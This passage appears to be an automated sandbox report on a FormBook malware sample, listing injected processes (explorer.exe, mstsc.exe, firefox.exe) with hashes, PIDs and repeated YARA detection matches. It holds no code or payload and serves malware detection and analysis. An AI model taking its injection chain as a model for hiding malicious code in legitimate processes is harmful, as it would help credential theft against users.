JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1069986638.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1069986638.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1069986638.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1069951838.0000000000380000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1069951838.0000000000380000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1069951838.0000000000380000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.995827598.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.995827598.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.995827598.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	41A407	NtReadFile

Analysis Process: explorer.exe PID: **1860**, Parent PID: **1072**

General

Target ID:	10
Start time:	15:11:03
Start date:	14/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xff040000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.1028504490.000000000B6A9000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.1028504490.000000000B6A9000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.1028504490.000000000B6A9000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.1039502497.000000000B6A9000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.1039502497.000000000B6A9000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.1039502497.000000000B6A9000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mstsc.exe PID: **172**, Parent PID: **1860**

General

Target ID:	11
Start time:	15:11:32
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\mstsc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0x3b0000
File size:	1068544 bytes
MD5 hash:	4676AAA9DDF52A50C829FEDB4EA81E54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1178186749.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1178186749.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1178186749.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1178294756.0000000000230000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1178294756.0000000000230000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1178294756.0000000000230000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1178354979.0000000000260000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1178354979.0000000000260000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1178354979.0000000000260000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	DA407	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: firefox.exe PID: **1720**, Parent PID: **172**

General

Target ID:	13
Start time:	15:12:23
Start date:	14/05/2022
Path:	C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Wow64 process (32bit):	true

Commandline:	C:\Program Files (x86)\Mozilla Firefox\Firefox.exe
Imagebase:	0x8b0000
File size:	517064 bytes
MD5 hash:	C2D924CE9EA2EE3E7B7E6A7C476619CA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.1175795140.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.1175795140.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.1175795140.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.1174695923.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.1174695923.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.1174695923.00000000000C0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Disassembly

No disassembly